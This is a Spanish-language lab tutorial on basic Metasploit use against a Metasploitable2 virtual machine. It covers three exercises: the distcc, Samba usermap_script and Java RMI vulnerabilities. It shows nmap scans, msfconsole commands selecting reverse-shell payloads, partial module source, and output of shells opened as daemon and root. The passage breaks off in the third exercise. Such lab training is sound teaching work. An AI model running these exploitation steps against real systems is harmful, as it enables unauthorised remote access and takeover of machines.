

# **EJERCICIOS**

# **METASPLOIT**

# **BASICO**

**Jessica Padilla**

## INDICE

|  |                         |
|--|-------------------------|
| <b><u>1.Prerrequisitos:</u></b>                        | <b><u>pag 3</u></b>     |
| <b><u>2.Ejercicio 1 - CVE-2004-2687 (Distcc)</u></b>   | <b><u>pag 4-7</u></b>   |
| <b><u>3.Ejercicio 2 - CVE-2007-2447 (Samba)</u></b>    | <b><u>pag 8-10</u></b>  |
| <b><u>4.Ejercicio 3 - CVE-2011-3556 (Java RMI)</u></b> | <b><u>pag 11-14</u></b> |

► **Prerrequisitos**


- Kali Linux (atacante)
- Metasploitable2 (víctima)

Para cada ejercicio:

1. Realizamos OSINT básico de la vulnerabilidad (CVE).
  2. Buscamos el módulo en Metasploit.
  3. Seleccionamos un payload.
  4. Configuramos y ejecutamos la explotación.
  5. Verificamos el acceso obtenido.
-

# Ejercicio 1 - CVE-2004-2687 (Distcc)

→ Ficha de la vulnerabilidad (<https://www.exploit-db.com/>)



The screenshot shows the Exploit-DB website interface. The main heading is "DistCC Daemon - Command Execution (Metasploit)". Below this, there are several key-value pairs: EDB-ID: 9915, CVE: 2004-2687, Author: H D MOORE, Type: REMOTE, Platform: MULTIPLE, and Date: 2002-02-01. A "Download" button is visible. Below these, it says "EDB Verified: ✓" and "Exploit: [download icon] / [code icon]". The "Vulnerable App:" field is empty. The main content area displays the Metasploit module code for "distcc\_exec.rb".

```
##
# $Id: distcc_exec.rb 9669 2010-07-03 03:13:45Z jduck $
##

##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/framework/
##

require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
  Rank = ExcellentRanking


  include Msf::Exploit::Remote::Tcp

  def initialize(info = {})
    super(update_info(info,
      'Name' => 'DistCC Daemon Command Execution',
      'Description' => %q{
        This module uses a documented security weakness to execute
        arbitrary commands on any system running distccd.
      },
      'Author' => [ 'hdm' ],
      'License' => MSF_LICENSE,
      'Version' => '$Revision: 9669 $',
      'References' =>
        [
          [ 'CVE', '2004-2687' ],
          [ 'OSVDB', '13378' ]
        ]
    ))
  end
end
```

- Descripción: Distcc permite a usuarios remotos ejecutar código arbitrario si el servidor está mal configurado (sin autenticación).
- Software afectado: distcc
- Utilidad: herramienta de compilación distribuida.
- Versiones afectadas: múltiples versiones antiguas (usado en Metasploitable2).
- Puerto usado: TCP 3632
- Módulo de Metasploit: unix/misc/distcc\_exec

- **Paso 1: Detección del puerto**

*`nmap -sV -p 3632 192.168.1.139`*



```
kali@kali: ~  
File Actions Edit View Help  
kali@kali:~$ nmap -sV -p3632 192.168.1.139  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-06 13:53 EDT  
Nmap scan report for 192.168.1.139  
Host is up (0.00030s latency).  
  
PORT      STATE SERVICE VERSION  
3632/tcp  open  distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))  
MAC Address: 08:00:27:22:7A:64 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 23.05 seconds  
kali@kali:~$
```

- **Buscar módulo en Metasploit**

*`msfconsole`*

*`search distcc`*

**Resultado:**

*`exploit/unix/misc/distcc_exec`*

**Configurar y ejecutar**


*`use exploit/unix/misc/distcc_exec`*

*`set RHOSTS 192.168.1.139`*

*`show payloads`*

*`set PAYLOAD cmd/unix/reverse`*

## exploit



```
kali@kali: ~  
File Actions Edit View Help  
msf6 > search distcc  
  
Matching Modules  


| # | Name                          | Disclosure Date | Rank      | Check | Description                     |
|---|-------------------------------|-----------------|-----------|-------|---------------------------------|
| 0 | exploit/unix/misc/distcc_exec | 2002-02-01      | excellent | Yes   | DistCC Daemon Command Execution |

  
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec  
msf6 > use use exploit/unix/misc/distcc_exec  
  
Matching Modules  


| # | Name                          | Disclosure Date | Rank      | Check | Description                     |
|---|-------------------------------|-----------------|-----------|-------|---------------------------------|
| 0 | exploit/unix/misc/distcc_exec | 2002-02-01      | excellent | Yes   | DistCC Daemon Command Execution |

  
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec  
[*] Using exploit/unix/misc/distcc_exec  
[*] Using configured payload cmd/unix/reverse  
msf6 exploit(unix/misc/distcc_exec) > show payloads  
  
Compatible Payloads
```

```
kali@kali: ~  
2002-02-01    excellent Yes    DistCC Daemon Command Execution  
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec  
[*] Using exploit/unix/misc/distcc_exec  
[*] Using configured payload cmd/unix/reverse  
msf6 exploit(unix/misc/distcc_exec) > show payloads  
Compatible Payloads  
#  Name                                     Disclosure Date Rank Check Description  
-  -                                     - - - - -  
0  payload/cmd/unix/adduser                 . normal No    Add user with useradd  
1  payload/cmd/unix/bind_perl               . normal No    Unix Command Shell, Bind TCP (via Perl)   
2  payload/cmd/unix/bind_perl_ipv6          . normal No    Unix Command Shell, Bind TCP (via perl) IPv6  
3  payload/cmd/unix/bind_ruby               . normal No    Unix Command Shell, Bind TCP (via Ruby)  
4  payload/cmd/unix/bind_ruby_ipv6          . normal No    Unix Command Shell, Bind TCP (via Ruby) IPv6  
5  payload/cmd/unix/generic                 . normal No    Unix Command, Generic Command Execution  
6  payload/cmd/unix/reverse                  . normal No    Unix Command Shell, Double Reverse TCP (telnet)  
7  payload/cmd/unix/reverse_bash             . normal No    Unix Command Shell, Reverse TCP (/dev/tcp)  
8  payload/cmd/unix/reverse_bash_telnet_ssl . normal No    Unix Command Shell, Reverse TCP SSL (telnet)  
9  payload/cmd/unix/reverse_openssl         . normal No    Unix Command Shell, Double Reverse TCP SSL (openssl)  
10 payload/cmd/unix/reverse_perl            . normal No    Unix Command Shell, Reverse TCP (via Perl)  
11 payload/cmd/unix/reverse_perl_ssl        . normal No    Unix Command Shell, Reverse TCP SSL (via perl)  
12 payload/cmd/unix/reverse_ruby           . normal No    Unix Command Shell, Reverse TCP (via Ruby)  
13 payload/cmd/unix/reverse_ruby_ssl        . normal No    Unix Command Shell, Reverse TCP SSL (via Ruby)  
14 payload/cmd/unix/reverse_ssl_double_telnet . normal No    Unix Command Shell, Double Reverse TCP SSL (telnet)  
msf6 exploit(unix/misc/distcc_exec) > |
```

```
kali@kali: ~  
2  payload/cmd/unix/bind_perl_ipv6          . normal No    Unix Command Shell, Bind TCP (via perl) IPv6  
3  payload/cmd/unix/bind_ruby               . normal No    Unix Command Shell, Bind TCP (via Ruby)  
4  payload/cmd/unix/bind_ruby_ipv6          . normal No    Unix Command Shell, Bind TCP (via Ruby) IPv6  
5  payload/cmd/unix/generic                 . normal No    Unix Command, Generic Command Execution  
6  payload/cmd/unix/reverse                  . normal No    Unix Command Shell, Double Reverse TCP (telnet)  
7  payload/cmd/unix/reverse_bash             . normal No    Unix Command Shell, Reverse TCP (/dev/tcp)  
8  payload/cmd/unix/reverse_bash_telnet_ssl . normal No    Unix Command Shell, Reverse TCP SSL (telnet)  
9  payload/cmd/unix/reverse_openssl         . normal No    Unix Command Shell, Double Reverse TCP SSL (openssl)  
10 payload/cmd/unix/reverse_perl            . normal No    Unix Command Shell, Reverse TCP (via Perl)  
11 payload/cmd/unix/reverse_perl_ssl        . normal No    Unix Command Shell, Reverse TCP SSL (via perl)  
12 payload/cmd/unix/reverse_ruby           . normal No    Unix Command Shell, Reverse TCP (via Ruby)  
13 payload/cmd/unix/reverse_ruby_ssl        . normal No    Unix Command Shell, Reverse TCP SSL (via Ruby)  
14 payload/cmd/unix/reverse_ssl_double_telnet . normal No    Unix Command Shell, Double Reverse TCP SSL (telnet)  
msf6 exploit(unix/misc/distcc_exec) > set PAYLOAD payload/cmd/unix/reverse  
PAYLOAD => cmd/unix/reverse  
msf6 exploit(unix/misc/distcc_exec) > exploit  
[*] Started reverse TCP double handler on 192.168.1.177:4444  
[*] Accepted the first client connection...  
[*] Accepted the second client connection...  
[*] Command: echo dgYE0YjAy0zB60kU;  
[*] Writing to socket A  
[*] Writing to socket B  
[*] Reading from sockets...  
[*] Reading from socket B  
[*] B: "dgYE0YjAy0zB60kU\r\n"  
[*] Matching...  
[*] A is input...  
[*] Command shell session 2 opened (192.168.1.177:4444 -> 192.168.1.139:44500) at 2025-06-06 13:24:03 -0400
```

whoami

```
Minimize all open windows and show the desktop
kali@kali: ~
File Actions Edit View Help

4 payload/cmd/unix/bind_ruby_ipv6 . normal No Unix Command Shell, Bind TCP (via Ruby) IPv6
5 payload/cmd/unix/generic . normal No Unix Command, Generic Command Execution
6 payload/cmd/unix/reverse . normal No Unix Command Shell, Double Reverse TCP (telnet)
7 payload/cmd/unix/reverse_bash . normal No Unix Command Shell, Reverse TCP (/dev/tcp)
8 payload/cmd/unix/reverse_bash_telnet_ssl . normal No Unix Command Shell, Reverse TCP SSL (telnet)
9 payload/cmd/unix/reverse_openssl . normal No Unix Command Shell, Double Reverse TCP SSL (openssl)
10 payload/cmd/unix/reverse_perl . normal No Unix Command Shell, Reverse TCP (via Perl)
11 payload/cmd/unix/reverse_perl_ssl . normal No Unix Command Shell, Reverse TCP SSL (via perl)
12 payload/cmd/unix/reverse_ruby . normal No Unix Command Shell, Reverse TCP (via Ruby)
13 payload/cmd/unix/reverse_ruby_ssl . normal No Unix Command Shell, Reverse TCP SSL (via Ruby)
14 payload/cmd/unix/reverse_ssl_double_telnet . normal No Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/misc/distcc_exec) > set PAYLOAD payload/cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(unix/misc/distcc_exec) > exploit
[*] Started reverse TCP double handler on 192.168.1.177:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo MmzDhkDfi4Yp1Wf1;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "MmzDhkDfi4Yp1Wf1\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.177:4444 -> 192.168.1.139:34555) at 2025-06-06 14:02:56 -0400

whoami
daemon
```



## Ejercicio 2 - CVE-2007-2447 (Samba)

→ Ficha de la vulnerabilidad (<https://www.exploit-db.com/>)

The screenshot displays the Exploit-DB website interface. The main title is "Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)". Below the title, there are three columns of metadata:

| EDB-ID: | CVE:      | Author:    | Type:  | Platform: | Date:      |
|---------|-----------|------------|--------|-----------|------------|
| 16320   | 2007-2447 | METASPLOIT | REMOTE | UNIX      | 2010-08-18 |

Below the metadata, there are three sections: "EDB Verified: ✓", "Exploit: 📄 / {}" (indicating a script and a Metasploit module), and "Vulnerable App:". Below these sections, there is a large code block containing the Metasploit module code. The code starts with a comment block and then defines the module's class and methods.

```
##
# $Id: usermap_script.rb 10040 2010-08-18 17:24:46Z jduck $
##

# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/framework/
##

require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::SMB

  # For our customized version of session_setup_ntlmv1
  CONST = Rex::Proto::SMB::Constants
  CRYPT = Rex::Proto::SMB::Crypt


  def initialize(info = {})
    super(update_info(info,
      'Name' => 'Samba "username map script" Command Execution',
      'Description' => %q{
        This module exploits a command execution vulnerability in Samba
        versions 3.0.20 through 3.0.25rc3 when using the non-default
        "username map script" configuration option. By specifying a username
        containing shell meta characters, attackers can execute arbitrary
        commands.

        No authentication is needed to exploit this vulnerability since
        this option is used to map usernames prior to authentication!
      })
  end
end
```

- Descripción: Samba permite ejecución remota de comandos con acceso anónimo.
- Software afectado: Samba
- Puerto usado: TCP 139/445
- Módulo Metasploit: exploit/multi/samba/usermap\_script

- **Paso 1: Detectar servicio SMB**

*`nmap -p 139,445 --script smb-os-discovery 192.168.1.139`*



```

(kali@kali)-[~]
$ nmap -p139,445 --script smb-os-discovery 192.168.1.139
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-06 14:12 EDT
Nmap scan report for 192.168.1.139 (192.168.1.139)
Host is up (0.00033s latency).

PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 08:00:27:22:7A:64 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2025-06-06T13:59:43-04:00

Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
(kali@kali)-[~]
$

```

- **Paso 2: Buscar módulo**

*`search samba o search cve-2007-2447`*

**Resultado:**

*`exploit/multi/samba/usermap_script`*

**Configurar y ejecutar**

*`Use 0 o use exploit/multi/samba/usermap_script`*

*`set RHOSTS 192.168.1.139`*

*`exploit`*

```
kali@kali: ~  
File Actions Edit View Help  
msf6 > db_status  
[*] Connected to msf. Connection type: postgresql.  
msf6 > search samba  
  
Matching Modules  
  
# Name Disclosure Date Rank Check Description  
- - - - -  
0 exploit/unix/webapp/citrix_access_gateway_exec 2010-12-21 excellent Yes Citrix Access Gateway Command Execution  
1 exploit/windows/license/calicclnt_getconfig 2005-03-02 average No Computer Associates License Client GETCONFIG Overflo  
w  
2 \ target: Automatic . . .  
3 \ target: Windows 2000 English . . .  
4 \ target: Windows XP English SP0-1 . . .  
5 \ target: Windows XP English SP2 . . .  
6 \ target: Windows 2003 English SP0 . . .  
7 exploit/unix/misc/distcc_exec 2002-02-01 excellent Yes DistCC Daemon Command Execution  
8 exploit/windows/smb/group_policy_startup 2015-01-26 manual No Group Policy Script Execution From Shared Resource  
9 \ target: Windows x86 . . .  
10 \ target: Windows x64 . . .  
11 post/linux/gather/enum_configs . normal No Linux Gather Configurations  
12 auxiliary/scanner/rsync/modules_list . normal No List Rsync Modules  
13 exploit/windows/fileformat/ms14_060_sandworm 2014-10-14 excellent No MS14-060 Microsoft Windows OLE Package Manager Code  
Execution  
14 exploit/unix/http/quest_kace_systems_management_rce 2018-05-31 excellent Yes Quest KACE Systems Management Command Injection  
15 exploit/multi/samba/usermap_script 2007-05-14 excellent No Samba "username map script" Command Execution  
16 exploit/multi/samba/nttrans 2003-04-07 average No Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow  
17 exploit/linux/samba/setinfopolicy_heap 2012-04-10 normal Yes Samba SetInformationPolicy AuditEventsInfo Heap Over  
flow  
18 \ target: 2:3.5.11-dfsg-1ubuntu2 on Ubuntu Server 11.10 . . .
```

```
kali@kali: ~  
File Actions Edit View Help  
msf6 > search cve-2007-2447  
  
Matching Modules  
  
# Name Disclosure Date Rank Check Description  
- - - - -  
0 exploit/multi/samba/usermap_script 2007-05-14 excellent No Samba "username map script" Command Execution  
  
Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script  
msf6 > use 0  
[*] Using configured payload cmd/unix/reverse_netcat  
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.1.139  
RHOST => 192.168.1.139  
msf6 exploit(multi/samba/usermap_script) > exploit  
[*] Started reverse TCP handler on 192.168.1.177:4444  
[*] Command shell session 3 opened (192.168.1.177:4444 -> 192.168.1.139:35022) at 2025-06-07 04:12:58 -0400  
  
whoami  
root  
█
```

Resultado:

Obtienes una shell como nobody o root dependiendo del entorno.


## Ejercicio 3 - CVE-2011-3556 (Java RMI)

→ Ficha de la vulnerabilidad(<https://www.exploit-db.com/>)

The screenshot shows the Exploit-DB website interface. The main title is "Java RMI - Server Insecure Default Configuration Java Code Execution (Metasploit)". Below the title, there are several fields: EDB-ID: 17535, CVE: 2011-3556, Author: METASPLOIT, Type: REMOTE, Platform: MULTIPLE, and Date: 2011-07-15. There is also a section for "Exploit" with a download icon and a code icon, and a "Vulnerable App:" field. Below these fields, there is a large code block containing the Metasploit module code. The code starts with a comment block and then defines the module's name, description, and the initialize method. The description states that the module takes advantage of the default configuration of the RMI Registry and RMI Activation services, which allow loading classes from any remote (HTTP) URL. As it invokes a method in the RMI Distributed Garbage Collector which is available via every RMI endpoint, it can be used against both rmiregistry and rmid, and against most other (custom) RMI endpoints as well. A note mentions that it does not work against Java Management Extension (JMX) ports since those do not support remote class loading, unless another RMI endpoint is active in the same Java process. The code ends with a comment that RMI method calls do not support or require any sort of authentication.

- Descripción: Java RMI expone interfaces remotas sin control, permitiendo ejecución de código.
- Software afectado: Java RMI Registry
- Puerto usado: típicamente 1099
- Módulo Metasploit: exploit/multi/misc/java\_rmi\_server
- **Paso 1: Detectar RMI**

*nmap -sV -p 1099 192.168.1.139*



```
(kali@kali)-[~]
$ sudo nmap -sV -p1099 192.168.1.139
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-07 03:37 EDT
Nmap scan report for 192.168.1.139
Host is up (0.00025s latency).

PORT      STATE SERVICE VERSION
1099/tcp  open  java-rmi  GNU Classpath grmiregistry
MAC Address: 08:00:27:22:7A:64 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.55 seconds

(kali@kali)-[~]
$
```

- **Paso 2: Buscar módulo**

*search cve-2011-3556*

**Resultado:**

*exploit/multi/misc/java\_rmi\_server*

**Configurar y ejecutar**

*Use 6 o use exploit/multi/misc/java\_rmi\_server*

*set RHOSTS 192.168.1.139*

*set PAYLOAD java/meterpreter/reverse\_tcp*

*exploit*



```
kali@kali: ~  
File Actions Edit View Help  
msf6 > search cve-2011-3556  
  
Matching Modules  
  
# Name Disclosure Date Rank Check Description  
- - - - -  
